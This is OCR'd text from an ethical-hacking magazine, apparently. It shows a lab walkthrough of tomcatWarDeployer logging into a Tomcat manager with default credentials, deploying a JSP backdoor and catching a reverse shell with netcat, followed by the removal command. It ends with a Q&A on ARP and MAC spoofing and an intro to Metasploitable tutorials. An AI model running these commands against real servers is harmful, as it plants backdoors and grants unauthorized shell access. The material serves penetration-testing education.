


```
hackercoolmagz@kali:~/tomcatWarDeployer$ nc -lvp 4646
listening on [any] 4646 ...
192.168.36.152: inverse host lookup failed: Unknown host
connect to [192.168.36.130] from (UNKNOWN) [192.168.36.152] 58490
whoami
tomcat
uname-a
uname -a
Linux my_tomcat 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
```

If you don't specify the "-C" option, shell will be automatically spawned as shown below.




```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tom
cat -v -X 123456 -H 192.168.36.130 -p 4646 192.168.36.152:8080

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
DEBUG: Trying Creds: ["tomcat:tomcat"]:
        Browsing to "http://192.168.36.152:8080/"...
DEBUG: Trying to fetch: "http://192.168.36.152:8080/"
DEBUG: Probably found something: Apache Tomcat/9.0.31
DEBUG: Trying to fetch: "http://192.168.36.152:8080/manager"
DEBUG: Probably found something: Apache Tomcat/9.0.31
```



```
DEBUG: Socket is binded to local port now, awaiting for clients...
DEBUG: Invoking application at url: "http://192.168.36.152:8080/jsp_app/"
DEBUG: Adding 'X-Pass: 123456' header for shell functionality authentication.
DEBUG: Incoming client: 192.168.36.152:58492
DEBUG: Application invoked correctly.
INFO: ------------------------------------------------------------
INFO: JSP Backdoor up & running on http://192.168.36.152:8080/jsp_app/
INFO:
Happy pwning. Here take that password for web shell: '123456'
INFO: ------------------------------------------------------------

INFO: Connected with: tomcat@my_tomcat

tomcat@my_tomcat $ whoami
tomcat

tomcat@my_tomcat $ uname -a
Linux my_tomcat 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux

tomcat@my_tomcat $
```

Finally, after the penetration test is completed, you can delete the uploaded payload using th-e "-R" option. You need to specify the name of the payload with the "-n" option.The example is shown below.



```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tom
cat 192.168.36.152:8080 -R -n tomcat_shell

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Apache Tomcat/9.0.31 Manager Application reached & validated.
INFO:    At: "http://192.168.36.152:8080/manager"
INFO: Removing previously deployed WAR application with name: 'tomcat_shell'
INFO: Succeeded. Hasta la vista!

hackercoolmagz@kali:~/tomcatWarDeployer$ 
```

KNOW CHAIN

Q : What is Address Resolution Protocol?
A : Address resolution protocol is a protocol t-hat is used to resolve IP addresses do their li-nk layer address or MAC address.

Q : What is a link layer address or MAC ad dress?
A : Link layer address Media access control (MAC) address or hardware address or physi-cal address is an address that is hardcoded into the hardware of the device. Normally this address is hardcoded to the network interface card of the device. Unlike IP address, this can -not be changed. It is a 12 digit hexadecimal number separated by colons. The first six dig-its denote the manufacturer of the device and the last six denote the network interface contr -oller. Here is the sample of a MAc address 00:0A:BC:10:F5:10.

Q : What is arp cache?
a. Every computer system keeps a record of IP addresses it connects to and their related MAC addresses. Communication between th-ese machines happen with this MAC address -es only. MAC addreses are checked to ensu -re that they are communicating with the corr-ect machine.

Q : How can we see MAC address?
A : We have done this many times in our mag -azine. If you are a windows user, open your Commnand prompt and type ipconfig comma-nd to view it. In Linux, open a terminal and typ =e command ifconfig to see the device MAC address.

Q : While there are IP addresses why do m -achines to communicate?
A : IP address is volatile and can changed ea-sily according to the network it connects. But MAC address is fixed and does not change a-s it is the address of it's physical interface. He -nce the LINk layer address is used for comm -unication in the LAN.

Q : Is it true that MAC address cannot be changed?
A : Theoretically it can't. but it can be change-d.

Q : In what cases is it changed?
A : MAC spoofing or ARP spoofing is an attac -k that is used in a LAN in which hackers mak -e the network think that they are some other machine in the LAN by taking its MAC adress.

Exploiting HTTP PUT service on port 8585


METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers hav-e been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have pl-anned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple wa-ys in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

